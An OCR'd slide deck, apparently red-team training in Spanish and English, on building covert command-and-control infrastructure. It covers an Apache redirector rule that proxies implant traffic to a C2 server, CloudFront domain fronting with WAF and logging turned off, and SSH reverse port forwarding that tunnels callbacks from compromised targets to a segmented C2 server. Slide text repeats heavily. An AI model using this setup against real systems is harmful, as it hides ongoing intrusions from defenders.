SSLProxyCheckPeerExpire off
```


5


```
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined
```

6

```
# RewriteCond is a condition based check that validates that the web request is going to the URI.
RewriteCond %{REQUEST_URI} ^/<C2_LISTENER_URI>/
# RewriteRule 1: If the request contains "/URI_PATH/", redirect to C2 IPs
RewriteRule ^.*$ https://<C2_SERVER_IP>%{REQUEST_URI} [P,NE,L]
ProxyPassReverse ^ https://<C2_SERVER_IP>%{REQUEST_URI} [P,NE]

# Otherwise send to Discord

RewriteRule ^.*$ https://discord.com/? [L,R=302]

</VirtualHost>
```

Metodo de redireccion #4: Domain Fronting (cdn)





Metodo de redireccion #4: Domain Fronting (cdn)

1. Open and login to the CloudFront console with your AWS credentials
2. Choose `Create Distribution`
3. You will need to complete the following fields:

- Origin
  1. Origin domain = `<REDIRECTOR_DOMAIN>/<TEAMSERVER_DOMAIN_OR_PUBLIC_IP>`
     - This is the domain you want your distribution pointed to.
       - If using Domain Fronting to Redirector to Teamserver, this setting is the domain resolving to the C2 Redirecto
       - If using Domain Fronting to Teamserver, this setting is the domain resolving to the C2 Teamserver.
  2. Protocol
     - `Match viewer`
       - Keep in mind this setting depends on your goal. If you only want to serve HTTPS channels adjust accordingly.
     - Minimum origin SSL protocol = `TLSv1.1`
     - Origin Name = `<REDIRECTOR_DOMAIN>/<TEAMSERVER_DOMAIN_OR_PUBLIC_IP>`
  3. Enable Origin Shield = `No`
  4. Additional Settings = leave unchanged
- Default Cache Behavior
  1. Path Pattern = leave unchanged
  2. Compress Objects automatically = leave unchanged
  - Viewer
    1. Viewer protocol policy = `HTTP and HTTPS`
       - Keep in mind this setting depends on your goal. If you only want to serve HTTPS channels adjust accordingly.
    2. Allowed HTTP methods = `GET, HEAD, OPTIONS, PUT, POST, PATCH, DELETE`
    3. Restrict viewer access = `No`


Metodo de redireccion #4: Domain Fronting (cdn)

- Cache key and origin settings
  1. Select `Legacy cache settings`
  2. Include the following `Headers`
     1. `Authorization` = Add from the drop down menu.
     2. `User-Agent` = Add from the "Add custom"
     3. Query Strings = `All`
     4. Cookies = `All`
     5. Object-caching = `Customize` as following:
        1. `Minimum TTL = 0`
        2. `Maximum TTL = 0`
        3. `Default TTL = 0`
  3. Response headers policy = leave unchanged
  4. Additional Settings
  5. Smooth streaming = `No`
  6. Field-level encryption = `No`
  7. Enable real-time logs = `No`
- Function associations = leave unchanged
- Web Application Firewall (WAF) = `Do not enable security protections`
- Settings
  1. Price class = `Use only North America and Europe`
  2. Support HTTP Versions = `HTTP/2`
  3. Standard Logging = `Off`
  4. IPv6 = `Off`
  5. Description = `<Add a meaningfull description of what this distribution will be used for>`
- `Create Distribution`

Arquitectura: Comunicaciones operacionalmente seguras entre Redirector y servidor C2

Contexto

1. Desplegamos un servidor de C2 y un Redirector de trafico para un canal de comando y control por HTTP (80/TCP)
2. El trafico del implante se reenvia desde el Redirector C2 al Servidor C2 en el puerto 80/TCP y llamadas al servidor (call-backs) estan activos.




Arquitectura: Comunicaciones operacionalmente seguras entre Redirector y servidor C2

Objetivo

Asegurar el servidor C2 contra ataques y potencial abuso a traves del Redirector C2 mientras habilitamos que el Redirector reenvie trafico C2 (HTTP – 80/TCP – por ejemplo, puede ser cualquier otro Puerto/protocolo) proveniente del Implante C2 hacia el Servidor C2 de manera segura

Contexto

1. Desplegamos un servidor de C2 y un Redirector de trafico para un canal de comando y control por HTTP (80/TCP)
2. El trafico del implante se reenvia desde el Redirector C2 al Servidor C2 en el puerto 80/TCP y llamadas al servidor (call-backs) estan activos




Arquitectura: Comunicaciones operacionalmente seguras entre Redirector y servidor C2

Objetivo

Asegurar el servidor C2 contra ataques y potencial abuso a traves del Redirector C2 mientras habilitamos que el Redirector reenvie trafico C2 (HTTP – 80/TCP – por ejemplo, puede ser cualquier otro Puerto/protocolo) proveniente del Implante C2 hacia el Servidor C2 de manera segura

Contexto

1. Desplegamos un servidor de C2 y un Redirector de trafico para un canal de comando y control por HTTP (80/TCP)
2. El trafico del implante se reenvia desde el Redirector C2 al Servidor C2 en el puerto 80/TCP y llamadas al servidor (call-backs) estan activos



Solucion

Restringimos el trafico entrante al Servidor C2, asumiendo que el Redirector C2 sera controlado por un adversario, para evitar que el Servidor C2 no pueda ser accedido o atacado por el adversario


https://www.linktr.ee/hackerhermanos

Requerimientos de la conexion

1. Objetivo

La maquina victima donde corre el implante C2 tiene acceso entrante en cualesquiera que sean los puertos utilizados para conectarse al Redirector (p.ej., 80/TCP, 443/TCP, 53/UDP, etc) a traves del internet

Redirector C2



https://www.linktr.ee/hackerhermanos


Requerimientos de la conexion

Objetivo

1.

La maquina victima donde corre el implante C2 tiene acceso entrante en cualesquiera que sean los puertos utilizados para conectarse al Redirector (p.ej., 80/TCP, 443/TCP, 53/UDP, etc) a traves del internet

Redirector C2



Servidor C2

2.

Comunicaciones entre el servidor C2 y el Redirector C2 reenviando el trafico proveniente del implante estan encriptadas en transito (p.ej., 80/TCP, 443/TCP, 53/UDP, etc) mientras el resto del trafico esta restringido entre el Redirector C2 y el servidor C2

Redirector C2


https://www.linktr.ee/hackerhermanos

Requerimientos de la conexion

1. Objetivo

La maquina victima donde corre el implante C2 tiene acceso entrante en cualesquiera que sean los puertos utilizados para conectarse al Redirector (p.ej., 80/TCP, 443/TCP, 53/UDP, etc) a traves del internet

Redirector C2



2. Servidor C2

Comunicaciones entre el servidor C2 y el Redirector C2 reenviando el trafico proveniente del implante estan encriptadas en transito (p.ej., 80/TCP, 443/TCP, 53/UDP, etc) mientras el resto del trafico esta restringido entre el Redirector C2 y el servidor C2

Redirector C2

3. Servidor C2

El servidor C2 y el objectivo no pueden alcanzarse el uno al otro a traves de capa 3 (modelo OSI/TCP-IP – capa de red) directamente y solo se comunican a traves del Redirector C2 que reenvia el trafico del implante C2 (p.ej. 80/TCP, 443/TCP, 53/UDP etc)

Objetivo

https://www.linktr.ee/hackerhermanos


Metodo de conexion #1 - SSH

Objetivo

1. 

El objetivo NO TIENE acceso via SSH entrante al Redirector C2. El implante corriendo en el objetivo SI TIENE acceso entrante (e.g. 80/TCP, 443/TCP, 53/UDP, etc) al Redirector C2

Redirector C2




Veremos que el Redireccionamiento de trafico a traves de SSH puede tambien ser usado en conjunto con una VPN***

Metodo de conexion #1 - SSH

Objetivo

1. El objetivo NO TIENE acceso via SSH entrante al Redirector C2. El implante corriendo en el objetivo SI TIENE acceso entrante (e.g. 80/TCP, 443/TCP, 53/UDP, etc) al Redirector C2

Redirector C2



Servidor C2

2. El Servidor C2 tiene acceso SSH al Redirector C2, este acceso SSH (22/TCP) permite establecimiento de la Redireccion de trafico a traves de SSH (a modo de tunel encriptado)

Redirector C2

Veremos que el Redireccionamiento de trafico a traves de SSH puede tambien ser usado en conjunto con una VPN***

Metodo de conexion #1 - SSH

Objetivo

1. El objetivo NO TIENE acceso via SSH entrante al Redirector C2. El implante corriendo en el objetivo SI TIENE acceso entrante (e.g. 80/TCP, 443/TCP, 53/UDP, etc) al Redirector C2

Redirector C2

Servidor C2

2. El Servidor C2 tiene acceso SSH al Redirector C2, este acceso SSH (22/TCP) permite establecimiento de la Redireccion de trafico a traves de SSH (a modo de tunel encriptado)

Redirector C2

Objetivo

3. El objetivo no tiene acceso entrante via SSH al Servidor C2 – De hecho, ningun trafico entrante esta permitido al Servidor C2 – El Servidor C2 esta completamente segmentado en la red

C2 Server

Veremos que el Redireccionamiento de trafico a traves de SSH puede tambien ser usado en conjunto con una VPN***

Metodo de conexion #1 - SSH

1. Objetivo

El objetivo NO TIENE acceso via SSH entrante al Redirector C2. El implante corriendo en el objetivo SI TIENE acceso entrante (e.g. 80/TCP, 443/TCP, 53/UDP, etc) al Redirector C2

2. Servidor C2

El Servidor C2 tiene acceso SSH al Redirector C2, este acceso SSH (22/TCP) permite establecimiento de la Redireccion de trafico a traves de SSH (a modo de tunel encriptado)

3. Objetivo

El objetivo no tiene acceso entrante via SSH al Servidor C2 – De hecho, ningun trafico entrante esta permitido al Servidor C2 – El Servidor C2 esta completamente segmentado en la red

4. Redirector C2

Redirector C2 no tiene acceso entrante via SSH al Servidor C2

Veremos que el Redireccionamiento de trafico a traves de SSH puede tambien ser usado en conjunto con una VPN***

Metodo de conexion #1 - SSH

4. Redirector C2

Redirector C2 no tiene acceso entrante via SSH al Servidor C2

SSH sin VPN

Objetivos comprometidos con implante C2

80/TCP

Internet

80/TCP

Redirector C2

22/TCP

22/TCP


Servidor C2

Problema/Obstaculo

1. Entiendo que el Redirector no puede enviar trafico al Servidor C2... Pero...
2. Entonces... Como hacemos que el trafico del implante C2 llegue al Servidor C2?

https://www.linktr.ee/hackerhermanos

Metodo de conexion #1 - SSH



Solucion: Redireccion de Trafico a traves de SSH (SSH Reverse Port Forwarding!)

1. El Redirector C2 NO PUEDE ***INICIAR*** conexciones con el Servidor C2
2. El trafico del implante que llega en el puerto 80/TCP del Redirector C2 va a ser reenviado al puerto 8080/TCP en el Redirector (Puerto 80 en el localhost a 8080 en el localhost – aqui esta el "tunel encriptado del que hablamos")
3. El trafico del implante que llega en el puerto 8080/TCP en el Redirector C2, va a ser reenviado al puerto 80/TCP del servidor C2 (donde esta configurado el listener) a traves del tunel encriptado que configuramos con el Reenvio de Trafico por SSH (SSH Reverse port forward)


https://www.linktr.ee/hackerhermanos

Metodo de conexion #1 - SSH

1. En el Servidor C2 iniciamos una Redireccion de Puertos Reversa (Reverse Port Forward) desde el Redirector C2 con: "*ssh user@C2_REDIRECTOR_IP -R '*:8080:C2_SERVER_VPN_IP:80*"


SSH sin VPN

Como resultado, el Redirector C2 esperara conexiones en el Puerto 8080/TCP y re-enviara todo el trafico que le llega en este puerto a la IP del listener/escuchador en el puerto 80/TCP.




```
ssh user@C2_REDIRECTOR_IPv4 -R '*:8080:C2_Server_IPv4:80'      Sintaxis General
ssh kali@192.168.1.155 -R '*:8080:192.168.1.166:80'            Comando de ejemplo
```

El Redireccionamiento de puertos reverso envia todo el trafico destinado a 8080/TCP en el Redirector a la IP del servidor C2 en el puerto 80/TCP.



https://www.linktr.ee/hackerhermanos


Metodo de conexion #1 - SSH

2. El Redirector espera conexiones en el puerto 8080/TCP

```
❯ sudo netstat -tlpn | grep ssh | awk '{print $4,$5,$7}'
127.0.0.1:8080 0.0.0.0:* 109325/sshd:
0.0.0.0:22 0.0.0.0:* 1028/sshd:
::1:8080 :::* 109325/sshd:
:::22 :::* 1028/sshd:
```

```
❯ sudo ss -lptn | grep "8080" | awk '{print $4, $5, $6}'
127.0.0.1:8080 0.0.0.0:* users:(("sshd",pid=109325,fd=9))
[::1]:8080 [::]:* users:(("sshd",pid=109325,fd=7))
```


1. Los puertos abiertos se pueden consultar con 'netstat', 'ss' o 'lsof'
2. Ambos ejemplos muestran el nombre del proceso y el identificador (id) asociado con el puerto que escucha
3. Tened en cuenta que el resultado esta filtrado con 'grep' y 'awk' para ahorrar espacio



1.

```
✘ INT with kali@0x1-kali-dev
❯ ssh user@C2_REDIRECTOR_IPv4 -R '*:8080:C2_Server_IPv4:80'   Sintaxis General
✘ 255 with kali@0x1-kali-dev
❯ ssh kali@192.168.1.155 -R '*:8080:192.168.1.166:80'        Comando de ejemplo
```

El Redireccionamiento de puertos reverso envia todo el trafico destinado a 8080/TCP en el Redirector a la IP del servidor C2 en el puerto 80/TCP.



https://www.linktr.ee/hackerhermanos


Metodo de conexion #2 – VPN (+ SSH)

Objetivo

1. 

El objetivo no esta conectado al Redirector C2 por VPN y no tiene acceso entrante por SSH al Redirector C2. Adicionalmente, el implante C2 corriendo en el objetivo tiene acceso (e.g. 80/TCP, 443/TCP, 53/UDP, etc) al Redirector C2

Redirector C2



Como vemos Redireccionamiento de trafico a traves de SSH en conjunto con una VPN proveen de doble encriptacion de trafico


Metodo de conexion #2 – VPN (+ SSH)

Objetivo

1. 

El objetivo no esta conectado al Redirector C2 por VPN y no tiene acceso entrante por SSH al Redirector C2. Adicionalmente, el implante C2 corriendo en el objetivo tiene acceso (e.g. 80/TCP, 443/TCP, 53/UDP, etc) al Redirector C2

Redirector C2



Servidor C2

2. 

El Servidor C2 tiene acceso entrante a traves de SSH al Redirector C2, este acceso SSH entrante (22/TCP) SOLO esta permitido a traves las interfaces y, de manera opcional, permite establecimiento del Port Forward Reverso por SSH para reenviar el trafico del implante C2 (p.ej., 80/TCP, 443/TCP, 53/UDP, etc) al Servidor C2

Redirector C2

Como vemos Redireccionamiento de trafico a traves de SSH en conjunto con una VPN proveen de doble encriptacion de trafico


Metodo de conexion #2 – VPN (+ SSH)

Objetivo

1. 

El objetivo no esta conectado al Redirector C2 por VPN y no tiene acceso entrante por SSH al Redirector C2. Adicionalmente, el implante C2 corriendo en el objetivo tiene acceso (e.g. 80/TCP, 443/TCP, 53/UDP, etc) al Redirector C2

Redirector C2



Servidor C2

2. 

El Servidor C2 tiene acceso entrante a traves de SSH al Redirector C2, este acceso SSH entrante (22/TCP) SOLO esta permitido a traves las interfaces y, de manera opcional, permite establecimiento del Port Forward Reverso por SSH para reenviar el trafico del implante C2 (p.ej., 80/TCP, 443/TCP, 53/UDP, etc) al Servidor C2

Redirector C2

Objetivo

3. 

El objetivo NO esta conectado a la VPN en la que el Servidor C2 y el Redirector C2 estan, nuevamente, el Servidor C2 esta completamente segmentado

Servidor C2


Como vemos Redireccionamiento de trafico a traves de SSH en conjunto con una VPN proveen de doble encriptacion de trafico

Metodo de conexion #2 – VPN (+ SSH)

1. Objetivo

El objetivo no esta conectado al Redirector C2 por VPN y no tiene acceso entrante por SSH al Redirector C2. Adicionalmente, el implante C2 corriendo en el objetivo tiene acceso (e.g. 80/TCP, 443/TCP, 53/UDP, etc) al Redirector C2


Redirector C2



2. Servidor C2

El Servidor C2 tiene acceso entrante a traves de SSH al Redirector C2, este acceso SSH entrante (22/TCP) SOLO esta permitido a traves las interfaces y, de manera opcional, permite establecimiento del Port Forward Reverso por SSH para reenviar el trafico del implante C2 (p.ej., 80/TCP, 443/TCP, 53/UDP, etc) al Servidor C2

Redirector C2



3. Objetivo

El objetivo NO esta conectado a la VPN en la que el Servidor C2 y el Redirector C2 estan, nuevamente, el Servidor C2 esta completamente segmentado

Servidor C2


4. Redirector C2


Redirector C2 no tiene acceso entrante via SSH al Servidor C2 a pesar de estar conectados por VPN. El trafico esta restringido (p.e., a traves de iptables, ufw o firewalld)

Servidor C2

Como vemos Redireccionamiento de trafico a traves de SSH en conjunto con una VPN proveen de doble encriptacion de trafico

Metodo de conexion #2 – VPN (+ SSH)







Problema/Obstaculo

1. Entiendo que el Redirector no puede enviar trafico al Servidor C2... Pero...
2. Entonces... Como hacemos que el trafico del implante C2 llegue al Servidor C2?

Metodo de conexion #2 – VPN (+ SSH)





